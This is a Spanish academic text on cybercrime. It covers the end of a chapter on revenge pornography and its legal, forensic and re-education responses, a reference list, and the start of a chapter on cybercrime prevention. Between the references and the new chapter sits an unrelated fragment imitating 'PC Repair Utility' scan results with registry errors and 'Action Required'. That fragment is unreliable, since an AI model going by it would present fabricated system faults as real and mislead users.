La penalización de la difusión no consentida de imágenes sexuales y, en particular, de la pornografía vengativa, es probable que sirva de disuasión para algunos, pero no para otros. En los casos en que la legislación no actúe como elemento disuasorio, los investigadores pueden utilizar programas informáticos, como EnCase, para obtener una imagen del disco duro del presunto delincuente a fin de ver los archivos informáticos eliminados, como archivos de caché, de intercambio o temporales, espacio no asignado o espacio libre, y los rastros dejados en el historial del navegador, libretas de direcciones, indicaciones de fecha y hora, etc., para utilizarlos como pruebas admisibles (Widup, 2014). Una vez condenados y castigados, la intervención de reeducación puede ser una posible forma de avanzar para los delincuentes, que son en su inmensa mayoría hombres. Dicho esto, se ha de ser muy cauteloso sobre las posibilidades de éxito de tales intervenciones de reeducación, en parte debido a la eficacia desigual que indican los metaanálisis de las evaluaciones de este tipo de intervenciones para detener la violencia y la infracción en otros contextos, en particular la «violencia doméstica» y la violencia en la pareja íntima (Wathen y MacMillan, 2003; Smedslund et al., 2007; Spring et al., 2008; Arias et al., 2013).

En la lucha contra estas formas diversas y relativamente nuevas de vulneración mediante imágenes sexuales y en línea, se deben aprovechar las lecciones clave de las intervenciones establecidas para los delincuentes, por ejemplo, el tratamiento de los grupos de reeducación feminista que se centran en el poder y el control (en gran medida masculino) (Eckhardt et al., 2013). Esos enfoques podrían aplicarse y modificarse en relación con la prevención de la pornografía vengativa. Se han desarrollado algunos métodos bastante bien establecidos en talleres y campañas antipornografía, tales como varios grupos de «Hombres Contra la Pornografía», que podrían adaptarse al trabajar con delincuentes, en el sentido más amplio de la palabra, contra la pornografía vengativa. Más allá de esas intervenciones, hay una serie de métodos y técnicas específicos para trabajar con quienes han cometido delitos de violencia sexual.

Observaciones finales

En resumen, para hacer frente a la infracción por difusión de imágenes sexuales, y a los ciberabusos en general, recomendamos cuatro respuestas clave para frenar este fenómeno contemporáneo: en primer lugar, debe haber leyes civiles más fuertes para que las víctimas puedan demandar a los perpetradores por daños y perjuicios. En segundo lugar, necesitamos más cooperación internacional. Esto significa cooperación entre los estados para ayudar en los procesos transfronterizos y facilitar la destrucción de los sitios web en los que se publican imágenes y hacer frente a quienes se benefician de este delito. La tercera

respuesta se centra en el apoyo. En la actualidad, la atención se centra en llevar a los delincuentes ante los tribunales, o en la eliminación de las imágenes, pero hay que hacer más para apoyar a las víctimas y, en particular, en la forma de gestionar las consecuencias de estos delitos. Por último, es necesario adaptar los programas educativos de las escuelas y otros lugares para poner de relieve los riesgos y las posibles consecuencias de tomar y enviar imágenes. Este problema no va a desaparecer. Solo a través de respuestas más multidisciplinarias y orientadas a la acción podremos ayudar a eliminar el estigma y el trauma que causa este delito (Hall y Hearn, 2017).

Notas

16 Sinóptico: ofrece una visión completa de un vistazo / Panóptico: permite ver sin ser visto.

17 La etiología es el estudio de las causas de la delincuencia. Estas causas pueden ser individuales, situacionales o contextuales.

18 Véase la sección anterior en relación con la teoría económica.

19 Concepto de psicología social inspirado en la psicología de masas de LeBon (1895) y que Zimbardo (1973) aplica en su famoso experimento en la prisión de Stanford.

20 «Yahoo Boys»: así suele denominarse a los estafadores nigerianos debido a la famosa empresa de Internet Yahoo!, pues suelen sus cuentas de correo electrónico gratuitas para cometer los fraudes.

21 Una interacción hostil entre personas en Internet que suele incluir groserías.

22 Un grupo de personas filman o fotografían, y luego hacen circular en línea, su ataque a una persona.

23 El uso de la tecnología para combinar y superponer una imagen o video de una persona con la imagen o video de otra persona para dar la impresión de que es de esa persona.

Referencias

Capítulo 3. Ciberdelitos, ciberdelincuentes y cibervíctimas

Adeniran, A.I, (2008). The internet and emergence of yahoo-boys sub-Culture in Nigeria. International Journal of Cyber Criminology (IJCC), 2(2): 368-381. ISSN: 0974 – 2891

Alkaabi, A., Mohay, G., McCullagh, A., & Chantler, N. (2011). Dealing with the Problem of Cybercrime. Dans I. Baggili (Éd.), Digital Forensics and Cyber Crime (Vol. 53, p. 1-18). Berlin, Heidelberg: Springer Berlin Heidelberg. https://doi.org/10.1007/978-3-642-19513-6_1

Behm-Morawitz, E., et Schipper, S. (2016). Sexing the avatar: gender, sexualization, and cyber-harassment in a virtual world. Journal of Media Psychology, 28(4), 161-174.

Beran, T, et Li, Q. (2005). Cyber-harassment: A study of a new method for an old behavior. Journal of Educational Computing Research, 32(3), pp. 265 – 277 https://doi.org/10.2190/8YQM-B04H-PG4D-BLLH

Bernier, P. A. (2016). L'utilisation des TIC à des fins de harcèlement criminel en situation de violence conjugale : la théorie des opportunités et des activités routinières de Cohen et Felson (1978) remaniée, 89.

Blaya, C. (2011). Cyberviolence et cyberharcèlement : approches sociologiques. La nouvelle revue de l'adaptation et de la scolarisation, 53(1), 47. https://doi.org/10.3917/nras.053.0047

Bourque, S. (2012). La cyberintimidation: comprendre le phénomène. Les cahiers de PV, 8, 60-63.

Brenner, S. W. (2001). Is there such a thing as 'virtual crime'? California Criminal Law Review, 4(1), 1-72. DOI: 10.15779/Z38MC94

Brown, C. S. (2015). Investigating and prosecuting cyber crime: Forensic dependencies and barriers to justice. International Journal of Cyber Criminology, 9(1), 55-119.

Burgard, A., & Schlembach, C. (2013). Frames of fraud: A qualitative analysis of the structure and process of victimization on the internet, 7(2), 112-124.

Button, M., Nicholls, C. M., Kerr, J., & Owen, R. (2014). Online frauds: Learning from victims why they fall for these scams. Australian & New Zealand Journal of Criminology, 47(3), 391-408. https://doi.org/10.1177/0004865814521224

Cappadocia, M. C., Craig, W. M., & Pepler, D. (2013). Cyberbullying: prevalence, stability, and risk factors during adolescence. Canadian Journal of School Psychology, 28(2), 171-192. https://doi.org/10.1177/0829573513491212

Carignan, M. (2015). L`origine géographique en tant que facteurs explicatif de la cyberdélinquance (mémoire). Récupéré par https://papyrus.bib.umontreal.ca/xmlui/bitstream/handle/1866/12549/Carignan_Mira_2015_memoire.pdf.

Cohen, S. (2002). Folk Devils and Moral Panics: Creation of Mods and Rockers. London, UK: Routledge ISBN : 0415267129, 9780415267120

Cohen, L.E. et Felson, M. (1979). Social change and crime rate changes: a routine activity approach. American Sociological Review, 44(4), 588-608.

Cusson, M. (2017). La criminologie (7e éd.). Vanves, FRA : Hachette Éducation.

Décary-Hétu, D. (2013). Piratage informatique. Dans Cybercriminalité: Entre inconduite et crime organisé (183–210). Montréal, QC : Presses internationale Polytrechnique.

Diamond, B., & Bachmann, M. (2015). Out of the Beta Phase: Obstacles, Challenges, and Promising Paths in the Study of Cyber Criminology. International Journal of Cyber Criminology 9(1), 24-34. https://doi.org/10.5281/zenodo.22196

Dupont, Benoit. (2012a). L'environnement de la cybersécurité à l'horizon 2022 : Tendances, moteurs et implications. Ottawa: Sécurité Publique Canada–Direction Nationale de la Cybersécurité.

Dupont, Benoit. (2012b). Nouvelles technologies et crime désorganisé : incursion au cœur d'un réseau de pirates informatiques. Sécurité et stratégie, 11(4), 25. https://doi.org/10.3917/sestr.011.0025

Franks, M.A. (2010). The banality of cyber discrimination or the eternal recurrence of September. Denver Law Review Online, 87, 1-6.

Frau-Meigs, D. (2010). La panique médiatique entre déviance et problème social : vers une modélisation sociocognitive du risque. Questions de communication, (17), 223-252. https://doi.org/10.4000/questionsdecommunication.387

Fried, R. (2001) Cyber scam artists: A new kind of .con. SANS Institute InfoSec Reading Room. Récupéré de https://www.sans.org/reading-room/whitepapers/threats/cyber-scam-artists-kind-con-482

Furnell, S. M. (2001) The Problem of Categorising Cybercrime and Cybercriminals. Proceedings of the 2nd Australian Information Warfare and Security Conference.

Furnell, S. M. (2004). Hacking begins at home: Are company networks at risk from home computers? Computer Fraud and Security, 2004(1), 4-7. DOI: 10.1016/S1361-3723(04)00016-8

Goodman, M. D., & Brenner, S. W. (2002). The emerging consensus on criminal conduct in cyberspace. International Journal of Law and Information Technology, 10(2), 139-223. https://doi.org/10.1093/ijlit/10.2.139

Gottfredson, M. et Hirschi, T. (1990). A general theory of crime, Stanford, Stanford University Press.

Grabosky, P. N. (2001). Virtual Criminality: Old Wine in New Bottles? Social & Legal Studies, 10(2), 243-249. https://doi.org/10.1177/a017405

Grabosky, Peter, Russell G. Smith, and Gillian Dempsey (2001). Electronic Theft: Unlawful Acquisition in Cyberspace, Cambridge, Cambridge University Press Cambridge.

Higgins, G. E., & Makin, D. A. (2004). Self-Control, Deviant Peers, and Software Piracy. Psychological Reports, 95, 921-931. https://doi.org/10.2466/pr0.95.3.921-931

Holt, Thomas J. (2007). Subcultural Evolution? Examining the Influence of On-and Off-Line Experiences on Deviant Subcultures. Deviant Behavior, 28, 171–198. DOI: 10.1080/01639620601131065

Holt, Thomas J. (2009). Lone Hacks or Group Cracks: Examining the Social Organization of Computer Hackers. Dans Frank Smalleger and Michael Pittaro (dir), Crimes of the Internet, edited par Upper Saddle River, Pearson Prentice Hall.

Holt, Thomas J. and Adam M. Bossler. (2009). Examining the Applicability of Lifestyle-Routine Activities Theory for Cybercrime Victimization. Deviant Behavior, 30, 1–25. DOI: 10.1080/01639620701876577

Holt, T. J., & Bossler, A. M. (2013). Examining the relationship between routine activities and malware infection indicators. Journal of Contemporary Criminal Justice, 29(4), 420–436.

Holt, T. J., & Bossler, A. M. (2014). An assessment of the current state of cybercrime scholarship. Deviant Behavior, (35), 20-40. https://doi.org/10.1080/01639625.2013.822209

Holt, T. J., Strumsky, D., Smirnova, O., & Kilger, M. (2012). Examining the social networks of malware writers and hackers. International Journal of Cyber Criminology, 6(1), 13.

Jaishankar, K. (2007). Establishing a theory of cyber crimes. International Journal of Cyber Criminology, 1(2), 3. ISSN: 0974 – 2891

Jaishankar, K. (2008), Space transition theory of cyber crimes. Dans Schmalleger, F., & Pittaro, M. (eds), Crimes of the Internet (pp.283-301). Upper Saddle River, US: Prentice Hall. ISSN: 0974 – 2891

Jansen, J., & Leukfeldt, R. (2016). Phishing and malware attacks on online banking customers in the Netherlands: A qualitative analysis of factors leading to victimization. International Journal of Cyber Criminology, 10(1), 79-91. https://doi.org/10.5281/zenodo.58523

Jaquith, S.M (1981), Adolescent marijuana and alcohol use: An empirical test of differential association theory. Criminology, 19(2), p.271-280. DOI: 10.1111/j.1745-9125.1981.tb00416.x

Kerstens, J. et Veenstra, S. (2015), Cyber bullying in the Netherlands: A criminological perspective. International Journal of Cyber Criminology, 9(2), 144-161. DOI: 10.5281/zenodo.55055

Kerstens, J., Veenstra, S. (2016). Cyber bullying in the Netherlands: A criminological perspective. International Journal of Cyber Criminology, 9(2), 144-161. https://doi.org/10.5281/zenodo.55055

Koops, B.-J. (2010). The internet and its opportunities for cybercrime. Transnational Criminology Manual, 1, 735-754.

Koops, B.-J., & Leenes, R. (2006). Identity theft, identity fraud and/or identity-related crime: Definitions matter. Datenschutz Und Datensicherheit - DuD, 30(9), 553-556. https://doi.org/10.1007/s11623-006-0141-2

Lastdrager, E. E. (2014). Achieving a consensual definition of phishing based on a systematic review of the literature. Crime Science, 3(1), 1-10, https://doi.org/10.1186/s40163-014-0009-y

Leeson, P. T., & Coyne, C. J. (2014). Une analyse économique du piratage informatique. Tracés. Revue de Sciences humaines, (26), 203-231.

Leman-Langlois, S. (2006). Questions au sujet de la cybercriminalité, le crime comme moyen de contrôle du cyberespace commercial. Criminologie, 39(1), 63. https://doi.org/10.7202/013126ar

Leman-Langlois, S. (2007). La sociocriminologie, Montréal, Les Presses de l'Université de Montréal.

Lusthaus, J. (2013), How organized is organized cybercrime? Global Crime, 14(1): 52–60. DOI : 10.1080/17440572.2012.759508

Miller, C. (2006). Cyber harassment: Its forms and perpetrators. Law Enforcement Technology, 33(4), 26-30.

Mishna, F., Wiener, J., & Pepler, D. (2008). Experiences of bullying in friendship. School Psychology International, 29(5), 549-573. DOI: 10.1177/0143034308099201

Ouimet, M. (2009). Facteurs criminogènes et théories de la délinquance. Les Presses de l'Université Laval, Québec.

Ngo, F., & Jaishankar, K. (2017). Commemorating a decade in existence of the international journal of cyber criminology: A research agenda to advance the scholarship on cyber crime. International Journal of Cyber Criminology, 11(1), 1–9.

Ngo, F.T. & Paternoster, R. (2011), Cybercrime Victimization: An examination of Individual and Situational level factors. International Journal of Cyber Criminology (IJCC), 5(1): 773–793. ISSN: 0974 – 2891

Peretti-Watel, P. (2010). La Société du Risque. Paris, FRA : La Découverte. ISBN : 978-2707164568

Pontell, H. N., & Rosoff, S. M. (2009). White-collar delinquen-

cy. Crime, Law and Social Change, 51, 147–162. DOI:10.1007/s10611-008-9146-0

Prates, F., Gaudreau, F., & Dupont, B. (2013). La cybercriminalité: état des lieux et perspectives d'avenir. Dans Institut Canadien d'Études Juridiques Supérieures (415-442). Cowansville, QC: Éditions Yvon Blais

Pratt, T. C. and Cullen, F. T. (2000), The empirical status of Gottfredson and Hirschi's general theory of crime: A meta-analysis. Criminology, 38(3), 931–964. DOI : 10.1111/j.1745-9125.2000.tb00911.x

Quémener, M. et Ferry, J. (2009). Cybercriminalité : défi mondial, 2e édition, Paris, Economica, Bryant, R. et Bryant, S. (2014). Policing Digital Crime, Ashgate Publishing.

Reyns, B.W., Henson, B. et Fisher, B.S. (2011). Stalking in the twilight zone: Extent of cyberstalking victimization and offending among college students. Deviant Behavior, 33(1), 1-25. DOI: 10.1080/01639625.2010.538364

Reyns, B. W. (2013). Online routines and identity theft victimization: Further expanding routine activity theory beyond direct-contact offenses. Journal of Research in Crime and Delinquency, 50(2), 216-238. https://doi.org/10.1177/0022427811425539

Rogers, M. K. (1999). Psychology of Hackers: Steps Toward a New Taxonomy. Repéré à http:// homes.cerias.purdue.edu/mkr/hacker.doc.

Rogers, M. K. (2006). A Two-Dimensional Circumplex Approach To The Development of a Hacker Taxonomy. Digital Investigation. 3(2), 97-102. Repéré à https://doi.org/10.1016/j.diin.2006.03.001

Rowan, T. (2009). Password Protection: The Next Generation. Network Security, vol. 2, 4-7. Repéré à https://doi.org/10.1016/S1353-4858(09)70015-7

Ryan, N., Lavoie, P.E., Dupont, B. et Fortin, F., (2011), La fraude via les médias sociaux, Note de recherche n.13, Chaire de recherche du Canada en sécurité, identité et technologie.

Sandywell, B. (2010). On the globalisation of crime: the Internet and new criminality, dans Jewkes, Y. et Yar, M. (2010), Cullompton: William Publishing, pp.38-66

Shariff, S. (2009). Confronting Cyber-Bullying. Cambridge, UK: Cambridge University Press.

Simion, R. (2009). Cybercrime and its challenges between reality and fiction. Where do we actually stand? Rivista di Criminologia, 3(2), 296-312.

Smith, P.K, Mahdavi, J., Carvalho, M., Fisher, S, Russel, S. & Tippet, N. (2008). Cyberbullying: Its nature and impact in secondary school pupils. The Journal of child psychology and psychiatry, 49(4), 376-395. DOI: 10.1111/j.1469-7610.2007.01846.x

Sterling, B. (1994). The Hacker Crackdown, London, UK: Penguin Books. ISBN: 0-553-56370-X

Suler, J. (2004), The online disinhibition effect. Cyber psychology & behaviour: The impact of the internet, multimedia and virtual reality on behaviour and society, 7 (3): 321–326 https://doi.org/10.1089/1094931041291295

Sutherland, E.H. (1947), Principles of Criminology, (4ème éd), Philadelphia, US: Lippincott.

Sykes, G. et Matza, D. (1957). Techniques of neutralization: A theory of delinquency. American Sociological Review, 22, 664-670.

Tade, O., & Aliyu, A. (2011). Social Organization of Internet Fraud among University Undergraduates in Nigeria. International Journal of Cyber Criminology, 5(2), 860-875.

Taylor, P. (1999). Hackers: Crime in the Digital Sublime, London, UK: Routledge. ISBN-13: 978-0415180726, ISBN-10: 0415180724

Tokunaga, R. S. (2010). Following you home from school: A critical review and synthesis of research on cyberbullying victimization. Computers in Human Behavior, 26(3), 277-287. https://doi.org/10.1016/j.chb.2009.11.014

van Wilsem, J. (2013). Bought it, but never got it: Assessing risk factors for online consumer fraud victimization. European Sociological Review, 29(2), 168-178. https://doi.org/10.1093/esr/jcr053

Wade, A., & Beran, T. (2011). Cyberbullying: The new era of bullying. Canadian Journal of School Psychology, 26(1), 44-61. https://doi.org/10.1177/0829573510396318

Wall, D. S. (1998). The Chief Constables of England and Wales: The socio-legal history of a criminal justice elite, Aldershot: Dartmouth.

Wall, David S. (2001). Cybercrimes and the Internet. Journal of Research in Crime and Delinquency, 47(3), 267-296. DOI : 10.1177/0022427810365903

Wall, D. S. (2005). The Internet as a conduit for criminals. In Pattavina, A. (éd), Information Technology and the Criminal Justice System (77-98). Thousand Oaks, CA: Sage.

Wall, D. S. (2007). Cybercrime. The transformation of crime in the information age. Cambridge, UK: Polity Books.

Warschauer, M. (2004). Technology and social inclusion: rethinking the digital divide. Cambridge, US: MIT Press.

Weulen Kranenbarg, M., Holt, T. J., & van Gelder, J.-L. (2017). Offending and victimization in the digital age: Comparing correlates of cybercrime and traditional offending-only, victimization-only and the victimization-offending overlap. Deviant Behavior, 1-16. https://doi.org/10.1080/01639625.2017.1411030

Welsh, A., & Lavoie, J. (2012). Risky ebusiness: An examination of risk-taking, online disclosiveness, and cyberstalking victimization. Cyberpsychology: Journal of Psychosocial Research on Cyberspace, 6(1), article 4. http://dx.doi.org/10.5817/CP2012-1-4

Willard, N. E. (2005, August 15). Cyberbullying and cyberthreats. Paper presented at the 2005 OSDFS National Conference, Washington, DC (21-31).

Yar, M. (2005). The novelty of 'cybercrime': An assessment in light of routine activity theory. European Journal of Criminology, 2(4), 407-427. https://doi.org/10.1177/147737080556056

Yar, M. (2006). Cybercrime and Society (1st ed.). Thousand Oaks, CA: SAGE Publications. http://dx.doi.org/10.4135/9781446212196

Ybarra, M. L., & Mitchell, K. J. (2004). Youth engaging in online harassment: associations with caregiver–child relationships, internet use, and personal characteristics. Journal of Adolescence, 27(3), 319-336. https://doi.org/10.1016/j.adolescence.2004.03.007

Zimbardo, P. G. (1969). The human choice: individuation, reason and order vs. deindividuation, impulse and chaos. Nebraska Symposium on Motivation, 17, 237-307.

Contribuciones

Cibercriminología y teoría de la transición espacial

Bachmann, M. (2008). What makes them Click? Applying the rational choice perspective to the hacking underground. Doctoral Dissertation Submitted to the University of Central Florida. Retrieved from http://etd.fcla.edu/CF/CFE0002258/Bachmann_Michael_200807_PhD.pdf.

Choi, K. S. (2015). Cybercriminology and Digital Investigation. El Paso, Texas: LFB Scholarly Publishing LLC.

Danquah, P., & Longe, O. (2011). An empirical test of the space transition theory of cyber criminality: Investigating cyber crime causation factors in Ghana. African Journal of Computing & ICT, 2(1), 37-48.

Diamond, A., & Bachmann, M. (2015). Out of the beta phase: Obstacles, challenges, and promising paths in the study of cyber criminology. International Journal of Cyber Criminology, 9, 24-34.

França, L. A. (2018). Cyber-Criminologies. In P. Carlen and L. A. França, (Eds.), Alternative Criminologies. Abington, Oxford, UK: Routledge.

Holt, T. J., & Bossler, A. M. (2014). An assessment of the current state of cyber crime scholarship. Deviant Behavior, 35, 20–40. doi:10.1080/01639625.2013.822209

Holt, T., & Bossler, A. M. (2016). Cyber crime in Progress: Theory and Prevention of Technology-enabled Offenses. Abingdon, Oxon: Routledge.

Holt, T., Bossler, A. M., & Spellar, S. K. (2015). Cyber crime and Digital Forensics. Abingdon, Oxon: Routledge.

Jaishankar K., (2008). Space transition theory of cyber crimes. In F. Schmallager and M. Pittaro (Eds.), Crimes of the Internet (pp.283-301). Upper Saddle River, NJ: Prentice Hall.

Jaishankar, K. (2007a). Cyber criminology: Evolving a novel discipline with a new journal. International Journal of Cyber Criminology, 1(1), 1–6.

Jaishankar, K. (2007b). Establishing a theory of cyber crimes. International Journal of Cyber Criminology, 1(2), 7-9.

Jaishankar, K. (2010). The Future of Cyber Criminology: Challenges and Opportunities. International Journal of Cyber Criminology, 4(1&2), 26–31.

Jaishankar, K. (2011). Introduction / Conclusion. In K. Jaishankar (Ed.), Cyber criminology: Exploring Internet crimes and criminal behavior (pp. xxvii–xxxv and pp. 411-414). Boca Raton, FL: CRC Press.

Jaishankar (2017). Cyber Criminology: Evolution, Contribution and Impact. Module 2, e-Pathsala, University Grants Commission. Retrieved from http://epgp.inflibnet.ac.in/ahl.php?csrno=1608.

Jaishankar, K., & Chandra, R.R. (2017). Space Transition Theory of Cyber Crimes. Module 23, e-Pathsala, University Grants Commission. Retrieved from http://epgp.inflibnet.ac.in/ahl.php?csrno=1608.

Kethineni, S., Cao, Y., & Dodge, C. (2017). Use of Bitcoin in Darknet Markets: Examining Facilitative Factors on Bitcoin-Related Crimes. American Journal of Criminal Justice. doi:10.1007/s12103-017-9394-6.

Kshetri, N. (2013). Cybercrime and cybersecurity in the global south. New York, NY: Palgrave MacMillan Publishers.

Maras, M. H. (2016). Cybercriminology. Oxford: Oxford University Press.

Moore, R. (2012). Cyber crime: Investigating High-Technology Computer Crime. Abingdon, Oxon: Routledge.

Ngo, F., & Jaishankar, K. (2017). Special article: Commemorating a Decade in Existence of the International Journal of Cyber Criminology: A Research Agenda to Advance the Scholarship on Cyber Crime. International Journal of Cyber Criminology, 11(1), 1–9. http://doi.org/10.5281/zenodo.495762.

Nhan, J., & Bachmann, M. (2010). Developments in cyber criminology. In M. Maguire & D. Okada (Eds.), Critical issues in crime

and justice: Thought, policy, and practice (pp. 164–183). Thousand Oaks, CA: Sage.

Wada, F., Longe, & O. Danquah (2012). Action Speaks Louder than Words-Understanding Cyber Criminal Behavior Using Criminological Theories. Journal of Internet Banking and Commerce, 17(1), 1.

Wall, D. S. (2007). Cybercrime: The transformation of crime in the information age. Malden, MA: Polity Press.

Yar, M. (2005). The Novelty of 'Cybercrime': An Assessment in Light of Routine Activity Theory. European Journal of Criminology, 2(4), 407-427DOI: 10.1177/147737080556056.

Zhang, X. H. (2009). An Exploration of Student Teachers' Interaction with on-line activities, and their influence on their teaching topics such as netiquette and cyber-bullying: An Australian and Chinese Study. Doctoral Thesis submitted to the Griffith University, Australia. Retrieved from https://www120.secure.griffith.edu.au/rch/file/cf7a4f3e-5132-1570-f88e-8efd334cf8d1/1/Zhang_2001_02Thesis.pdf.

Infracción por difusión de imágenes sexuales

Arias, E., Arce, R., & Vilariño, M. (2013). Batterer intervention programmes: A meta-analytic review of effectiveness. Psychosocial Intervention, 22(2), 153-160.

Citron, D. K., & Franks, M. A. (2014). Criminalising revenge porn. Wake Forest Law Review, 2014(1), 345–391.

Feder L., Austin S., & Wilson, D. (2008). Court-mandated interventions for individuals convicted of domestic violence. Campbell Systematic Reviews, 12(4), 1–46.

Eckhardt, C. I., Murphy, C. M., Whitaker, D. J., Sprunger, J., Dykstra, R., & Woodard, K. (2013). The effectiveness of intervention programs for perpetrators and victims of intimate partner violence. Partner Abuse, 4(2), 196-231.

Franks, M.A. (2016). Drafting an effective "revenge porn" Law: A guide for legislators. Cyber Civil Rights Initiative: https://www.cybercivilrights.org/guide-to-legislation/

Gilbert, J. (2013). Materialities of text: Between the codex and the net. New

Formations: A Journal of Culture/Theory/Politics, 78(1), 5–6.

Hall, M. & Hearn, J. (2017). Revenge pornography: Gender, sexuality and motivations. London: Routledge.

Hasinoff, A. A. (2015). Sexting panic: Rethinking criminalization, privacy, and consent. Champaign, IL: University of Illinois Press.

Hearn, J., & Parkin, W. (2001). Gender, sexuality and violence in organizations: The unspoken forces of organization violations. London: Sage.

Lacey, B. (2007). Social aggression: A study of internet harassment. Unpublished

Doctoral Dissertation, Long Island University.

Lundgren, R., & Amin, A. (2015). Addressing intimate partner violence and sexual violence among adolescents: emerging evidence of effectiveness. Journal of Adolescent Health, 56(1), S42-S50.

Match.com. (2012). More on sexting and texting from SIA 3. UpToDate. February 5. Retrieved February 15, 2016 from http://blog.match.com/2013/02/05/more-on-sexting-and-texting-from-sia-3

Penney, J. (2013). Deleting revenge porn. Policy Options Politiques. November. Retrieved August 21, 2015 from http://policyoptions.irpp.org/fr/issues/vive-montreal-libre/penney

Slonje, R., Smith, P. K., & Frisén, A. (2013). The nature of cyberbullying, and strategies for prevention. Computers in Human Behavior, 29(1), 26–32.

Smedslund, G., Dalsbø, T. K., Steiro, A., Winsvold, A., & Clench-Aas, J. (2007). Cognitive behavioural therapy for men who physically abuse their female partner (Review). Cochrane Database Systematic Review 3: CD006048.

Svoboda, E. (2014). Virtual assault. Scientific American Mind, 25(6), 46–53.

Topping, A. (2016). Facebook revenge pornography trial 'could open floodgates. The Guardian, October 9: https://www.theguardian.com/technology/2016/oct/09/facebook-revenge-pornography-case-could-open-floodgates

Tyler, M. (2016). All porn is revenge porn. Feminist Current, February 24: http://www.feministcurrent.com/2016/02/24/all-porn-is-revenge-porn/

Wathen, C. N., & MacMillan, H. L. (2003). Interventions for violence against women: scientific review. Journal of the American Medical Association, 289(5), 589–600.

Wellman, B. (2001). Physical space and cyberspace: the rise of personalized networking. International Journal of Urban and Regional Research, 25(2), 227–252.

Whisnant, R. (2010). From Jekyll to Hyde: The grooming of male pornography consumers. In K. Boyle (Ed.), Everyday pornography (pp. 114–133). London: Routledge.

Widup, S. (2014). Computer forensics and digital investigation with EnCase Forensic v7. McGraw-Hill Education Group.


PC Repair Utility
System Scan
scan & repair computer
Action Required
Scan Results
Unused file extension
Missing CLSID reference
Invalid registry key
Missing ProgID reference
Missing ProgID reference
Invalid registry key
Empty key

CAPÍTULO 4

LA PREVENCIÓN DE LA CIBERDELINCUENCIA

El ciberespacio es ahora objeto de un nuevo debate, tanto teórico como práctico, sobre la prevención de la criminalidad. Varios Estados utilizan los términos ciberseguridad y ciberdelincuencia indistintamente y orientan sus esfuerzos hacia la protección de las infraestructuras de información esenciales, en detrimento de la necesaria reflexión en torno a la prevención de la criminalidad en el contexto del ciberespacio. Partiendo de una clara distinción entre ciberseguridad y ciberdelincuencia, tanto desde el punto de vista conceptual como operativo, este cuarto capítulo tiene por objeto examinar los principales avances en los enfoques tradicionales de la prevención de la criminalidad, que se centran en el desarrollo, el ambiente y la asociación, en este nuevo contexto. Por último, estos enfoques también se analizan en su aplicación, utilizando diversas medidas adoptadas, con el objetivo de prevenir algunos de los delitos más citados en las convenciones internacionales, a saber, la ciberintimidación, la explotación sexual de los jóvenes en línea y el ciberfraude.

Introducción

La prevención de la criminalidad se refiere a la capacidad de detener los delitos antes de que se cometan (Pelser, 2002). En otras palabras, la prevención se refiere a iniciativas y estrategias que buscan reducir los riesgos que promueven el desarrollo de la delincuencia (UNODC, 2010). Como hemos visto en el capítulo anterior, sigue siendo difícil identificar claramente los factores de riesgo que influyen en la ciberdelincuencia (Bossler y Holt, 2016). Esta falta de conocimiento, acompañada de la virtual ausencia del Estado en el desarrollo de iniciativas de prevención, crea una abundancia de oportunidades delictivas y hace que las empresas privadas y especialmente los ciudadanos deban hacerse en gran medida responsables de su propia seguridad, con lo que el ciberespacio se convierte en un nuevo Lejano Oeste (Ghernaouti, 2013; Kigler, 2016; Williams y Levi, 2017). No solo las respuestas son lentas, sino que el mundo virtual está simplificando la comisión de algunos actos delictivos tradicionales debido al uso generalizado de Internet, en particular en la economía legal, a la velocidad, al alcance potencial y a la descentralización de las interacciones (Rivière y Didier, 2008) (véase el Capítulo 2).

Sin embargo, los Principios directores de las Naciones Unidas aplicables a la prevención del delito recuerdan claramente que «es responsabilidad de todos los niveles de gobierno crear, mantener y promover unas condiciones que permitan a las instituciones gubernamentales pertinentes y a todos los segmentos de la sociedad civil, incluido el sector empresarial, desempeñar mejor su papel en la prevención del delito» (UNODC, 2010, p. 29). Aunque las estrategias de ciberseguridad incluyen aspectos específicos en el campo de la prevención, aquí postulamos que estas intervenciones son insuficientes en vista de la escala del fenómeno. En efecto, las estrategias de ciberseguridad, cada vez más numerosas, se centran en buena medida en la protección de las infraestructuras de las tecnologías de la información o en el crimen organizado (Seger, 2012), en detrimento de las llamadas iniciativas preventivas.

A fin de verificar esta hipótesis, este capítulo empezará por definir claramente las diferencias entre ciberseguridad y ciberdelincuencia. Esta primera parte es crucial para comprender los retos en torno a la creación de una verdadera estrategia de prevención de la ciberdelincuencia. A continuación presentaremos un panorama general de las principales convenciones y estrategias internacionales y regionales, a fin de trazar un panorama de los retos —en lo que respecta a la delincuencia objeto de esas estrategias— y de las principales recomendaciones formuladas por las organizaciones internacionales y regionales interesadas en materia de seguridad y de prevención en el ciberespacio. A partir de los retos identificados en este resumen, realizaremos un breve repaso de las medidas de prevención analizadas que más frecuentemente se citan en la literatura. Sobre la base de estas medidas, examinaremos la aplicabilidad de las teorías clásicas de prevención de la criminalidad en el contexto del ciberespacio. El objetivo de este ejercicio de análisis y síntesis es elaborar un retrato del estado de la prevención en el contexto del ciberespacio, tanto operacional como teórico, a fin de prever vías de reflexión y recomendaciones para el establecimiento de una verdadera estrategia de prevención de la ciberdelincuencia.

Primera parte: Ciberdelincuencia y ciberseguridad

Los dos capítulos anteriores nos han permitido destacar cómo la democratización del uso de Internet ha alterado considerablemente los comportamientos tradicionales en sociedad, particularmente en la forma en que buscamos o compartimos información, afectando así a nuestras actividades cotidianas y nuestras relaciones interpersonales (Lewis y Lewis, 2011). Este nuevo espacio no solo ha transformado las normas en torno a las interacciones humanas, sino que también ha traído consigo nuevos riesgos, particularmente en el área de la seguridad.

El concepto de ciberdelincuencia

El Convenio de Budapest (Consejo de Europa, 2001) es uno de los pocos convenios internacionales jurídicamente vinculantes que se ocupan directamente de la seguridad del ciberespacio y la prevención de la ciberdelincuencia (Jamil, 2014). En él se

define la ciberdelincuencia de dos maneras:

1. Los delitos contra la confidencialidad, la integridad y la disponibilidad de los datos y los sistemas informáticos, es decir, contra los datos y sistemas informáticos, incluido el acceso ilícito, la interceptación ilícita, las interferencias en los datos y sistemas y el uso indebido de dispositivos;
2. Los delitos cometidos mediante sistemas informáticos. Esta lista se limita a las formas de delincuencia «tradicionales», que se diferencian por el uso de una co,mputadora, a saber, la falsificación y el fraude informáticos, la pornografía infantil y los delitos relacionados con la propiedad intelectual y otros derechos afines.

